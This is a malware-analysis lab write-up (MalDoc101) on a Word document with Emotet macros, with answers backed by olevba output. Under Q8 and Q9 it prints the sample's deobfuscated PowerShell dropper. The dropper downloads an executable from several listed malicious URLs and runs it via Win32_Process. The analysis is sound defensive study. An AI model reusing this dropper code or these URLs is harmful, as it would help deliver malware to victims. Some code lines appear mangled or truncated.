

MalDoc101 Lab Malware Analysis Report

Questions, Answers & Evidence

Q1. Multiple streams contain macros in this document. Provide the number of the highest one.

Ans: 16

```
10:      190 'Macros/VBA/___SRP_1'  
11:      532 'Macros/VBA/___SRP_2'  
12:      156 'Macros/VBA/___SRP_3'  
13: M    1367 'Macros/VBA/diakzouxchouz'  
14:      908 'Macros/VBA/dir'  
15: M    5705 'Macros/VBA/govwiahtoozfaid'  
16: m    1187 'Macros/VBA/roubhaol'  
17:      97 'Macros/roubhaol/\x01CompObj'  
18:     292 'Macros/roubhaol/\x03VBFrame'  
19:     510 'Macros/roubhaol/f'  
20:     112 'Macros/roubhaol/i05/\x01CompObj'  
21:      44 'Macros/roubhaol/i05/f'  
22:      0 'Macros/roubhaol/i05/o'
```

Q2. What event is used to begin the execution of the macros?


Ans: Document_Open

None		
Type	Keyword	Description
AutoExec	Document_open	Runs when the Word or Publisher document is opened
Suspicious	Create	May execute file or a system command through WMI
Suspicious	showwindow	May hide the application
Suspicious	CreateObject	May create an OLE object
Suspicious	Chr	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Hex String	2#Bw	32234277
Hex String	J#Bw	4A234277
Hex String	#Bw	0A234277
Suspicious	VBA Stomping	VBA Stomping was detected: the VBA source code and P-code are different, this may have been used to hide malicious code

Q3. What malware family was this maldoc attempting to drop?

Ans: Emotet

After getting the md5sum for sample.bin



Q4. What stream is responsible for the storage of the base64-encoded string?

Ans: 34

```
VBA FORM STRING IN 'sample.bin' - OLE stream: 'Macros/roubhaol/i09/o'
```

```
32:      40 'Macros/roubhaol/i09/i12/f'
33:       0 'Macros/roubhaol/i09/i12/o'
34:    15164 'Macros/roubhaol/i09/o'
35:      48 'Macros/roubhaol/i09/x'
36:     444 'Macros/roubhaol/o'
37:    4096 'WordDocument'
```

Q5. This document contains a user-form. Provide the name.

Ans: roubhaol

```
$ olevba sample.bin | grep .frm
VBA MACRO roubhaol.frm
```

Q6. This document contains an obfuscated Base64 encoded string; what value is used to pad (or obfuscate) this string?

Ans: 2342772g3&*gs7712ffvs626fq

Notice the pattern

```
2342772g3&*gs7712ffvs626fq234
qr2342772g3&*gs7712ffvs626fq23
5fqL2342772g3&*gs7712ffvs626fq
26fq JABsAG2342772g3&*gs7712ffv
```

Q7. What is the program executed by the Base64 encoded string?

Ans: powershell

```
1 powershell -e
JABsAGkAZQBjAGgAcgBvAHUAaAB3AHU
jAGUAUABvAGkAbgB0AE0AYQBuAGEAZw
QAbABzADEAMgAsACAAdABsAHMAMQAxA
QB1AG8AYQBkAGcAbwBpAGoAdgBlAHUA
AGIAYQB1AHkAPQAKAGUAbgB2ADoAdQB
```

Q8. What WMI class is used to create the process to launch the Trojan?

Ans: Win32_Process

Output

```
$seccierdeeth = 'duuzyeawpuaqu';
foreach($geersieb in $jacleewyiqu) {
    try {
        $reusthoas."down`loA`dfi`le"($geersieb, $toehfethxohbaey);
        $buhxeuh = 'doeydeidquaijleuc';
        If ((.('Get-' + 'Ite' + 'm') $toehfethxohbaey).l`eNGTH" - ge 24751) {
            ([wmi class]'win32_Process').C`ReaTe"($toehfethxohbaey);
            $quoodteeh = 'jiafruzlaolthoic';
            break;
            $chigchienteiqu = 'yoowveihnnej'
        }
    }
```

Q9. Multiple domains were contacted to download a Trojan. Provide the first FQDN as per the provided hint.

Ans: haoqunkong.com

Output

```
$deichbeudreir = '337';
$quoadgoijveum = 'duuvmoezhaitgoh';
$toehfethxohbaey = $env:userprofile + '\' + $deichbeudreir + '.exe';
$sienteed = 'quainquachloaz';
$reusthoas = .('n' + 'ew-ob' + 'ject') nEt.weBclIenT;
$jacleewyiqu =
'https://haoqunkong.com/bn/s9w4tgcjl_f6669ugu_w4bj/*https://www.techtravel.e
sjhr16nnkwgyzsudzam_h3wng_a6v5/*http://digiwebmarketing.com/wp-
admin/72t0jjhmv7takwvisfnz_eejvf_h6v2ix/*http://holfve.se/images/1ckw5mj49w_
cfm.nl/_backup/yfhrmh6u0heidnwruwha2t4mjz6p_yxhyu390i6_q93hkh3ddm/'. "s`PliT"
$seccierdeeth = 'duuzyeawpuaqu';
foreach($geersieb in $jacleewyiqu) {
```